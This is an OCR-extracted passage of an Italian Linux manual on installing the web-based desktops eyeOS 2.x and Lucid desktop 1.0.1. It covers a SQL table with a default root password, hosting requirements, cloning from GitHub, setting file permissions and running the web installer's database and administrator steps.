
Nella tabella '**eyeosuser**' è memorizzata la parola d'ordine necessaria all'utente '**root**' di eyeOS. Nel caso dell'esempio, la parola d'ordine corrisponde a «root»:

```
CREATE TABLE IF NOT EXISTS `eyeosuser` (
  `id` varchar(128) NOT NULL,
  `name` varchar(40) NOT NULL,
  `password` varchar(40) NOT NULL,
  `primarygroupid` varchar(128) NOT NULL,
  `status` tinyint(1) NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`),
  UNIQUE KEY `name` (`name`),
  KEY `primarygroupid` (`primarygroupid`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8;

INSERT INTO `eyeosuser` (`id`, `name`, `password`,
                         `primarygroupid`,
                         `status`) VALUES

('eyeID_EyeosUser_root', 'root',
 'fff2b4cb565669376cf14c11154c9821b5a8855c',
 'eyeID_EyeosGroup_root', 0);
```

45.5.3 Installazione presso un provider HTTP esterno

Purtroppo, eyeOS 2.x richiede molto dal servente in cui si installa. Questo rende difficile il trovare un gestore esterno presso cui installarlo (al momento della versione 2.5 non esiste alcun servizio gratuito in grado di gestire eyeOS 2.x). In ogni caso, prima di perdere tempo a installare tutta la struttura di eyeOS, conviene limitarsi a copiare la directory '`install/`', per verificare con il programma iniziale di configurazione se i requisiti principali sono soddisfatti o meno: se appaiono segnalazioni in rosso, come nell'esempio seguente, è meglio rinunciare subito.

Figura 45.30. Situazione in cui è meglio rinunciare all'installazione di eyeOS.



Se si ha fortuna, l'installazione può essere tentata utilizzando poi la procedura guidata per la configurazione della base di dati e della

parola d'ordine dell'amministratore, oppure si può usare il metodo descritto in precedenza, con il quale si carica un file SQL che produce le tabelle necessarie, con una parola d'ordine nota per l'utente '**root**' di eyeOS, modificando manualmente il file '`settings.php`'.

45.6 Lucid desktop 1.*

«

Lucid desktop[2] è un'applicazione «web» che si comporta come se fosse un sistema operativo grafico, in grado di eseguire applicazioni scritte in Javascript, utilizzando però le interfacce previste nel «kernel» di questo pseudo sistema. Qui si considera la versione 1.0.1 scaricata da Github.

Il sistema operativo ospitante Lucid desktop, deve disporre di un servente HTTP configurato in modo da poter funzionare con un interprete PHP e con un DBMS comune. Tuttavia, dalle prove fatte, sembra che solo Apache 2 sia adeguato al funzionamento di Lucid desktop.

Quando il sistema ospitante è in grado di far funzionare correttamente il PHP, si può procedere a scaricare la versione corrente di Lucid desktop presso *http://github.com/lucid/lucid/* :

```
$ git clone git://github.com/lucid/lucid.git lucid[Invio]

  Cloning into lucid...
  remote: Counting objects: 46095, done.
  remote: Compressing objects: 100% (19258/19258), done.
  Receiving objects: …
```


Così facendo si ottiene la directory '`./lucid/`' contenente la distribuzione di Lucid desktop. Questa directory (con il suo contenu-

to) va collocata dove il servente HTTP può utilizzarlo: potrebbe essere la directory '`/var/www/lucid/`' oppure '`~/public_html/lucid/`', o qualcosa di simile.

A questo punto, però, occorrerebbe intervenire nei permessi di accesso ai file, per consentire al servente HTTP di modificare il propri stessi file. Tuttavia, a differenza di altri sistemi del genere, come eyeOS, con Lucid desktop è più facile capire cosa deve essere accessibile in scrittura e cosa può rimanere protetto. Pertanto, inizialmente si lasciano le cose come sono e si attende il responso della procedura di configurazione iniziale.


A questo punto si può accedere al programma di configurazione. Si tratta di accedere con il navigatore all'indirizzo *http://localhost/lucid/install/*, ovvero a *http://localhost/~**utente**/lucid/install/*, a seconda di come è stato collocato.

Figura 45.32. Introduzione alla configurazione di Lucid desktop.




Mano a mano che si compilano le varie schede si deve selezionare il bottone [−>] che appare in basso a destra.

Figura 45.33. Scelta tra configurazione iniziale o azzeramento di una configurazione precedente.




La maschera successiva riguarda il controllo dei permessi di accesso. È lo stesso sistema di configurazione che avvisa su quali directory occorre intervenire, come si vede nella figura successiva.

Figura 45.34. Controllo dei permessi non soddisfatto.



Lasciando in sospeso il procedimento di configurazione, si interviene nelle directory indicate, cercando di fare il meglio possibile. Quello che viene richiesto, in pratica, è che il servente HTTP, funzionando con una certa utenza fittizia definita nel sistema ospitante, possa accedere, leggere e scrivere ai contenuti che si articolano a partire dalla directory specificate. Mano a mano che questi permessi vengono cambiati, la maschera si aggiorna; quando tutto è a posto, si può proseguire.

Figura 45.35. Controllo dei permessi soddisfatto.



Si passa quindi alla scelta della base di dati: si può scegliere tra i DBMS più comuni; nelle due figure successive si vede la configurazione per SQLite e MySQL:

Figura 45.36. Configurazione di SQLite; in questo caso si fa riferimento alla base di dati collocata nel file '`/home/tizio/public_html/lucid/db`'.





Figura 45.37. Configurazione di MySQL. Come si può intendere, sarebbe possibile attribuire un prefisso ai nomi delle tabelle, per poter utilizzare una base di dati che serve anche ad altre applicazioni con altre tabelle.



Segue la configurazione dell'amministrazione.

Figura 45.38. Configurazione del nominativo usato per l'amministrazione, della parola d'ordine e di altre informazioni accessorie.

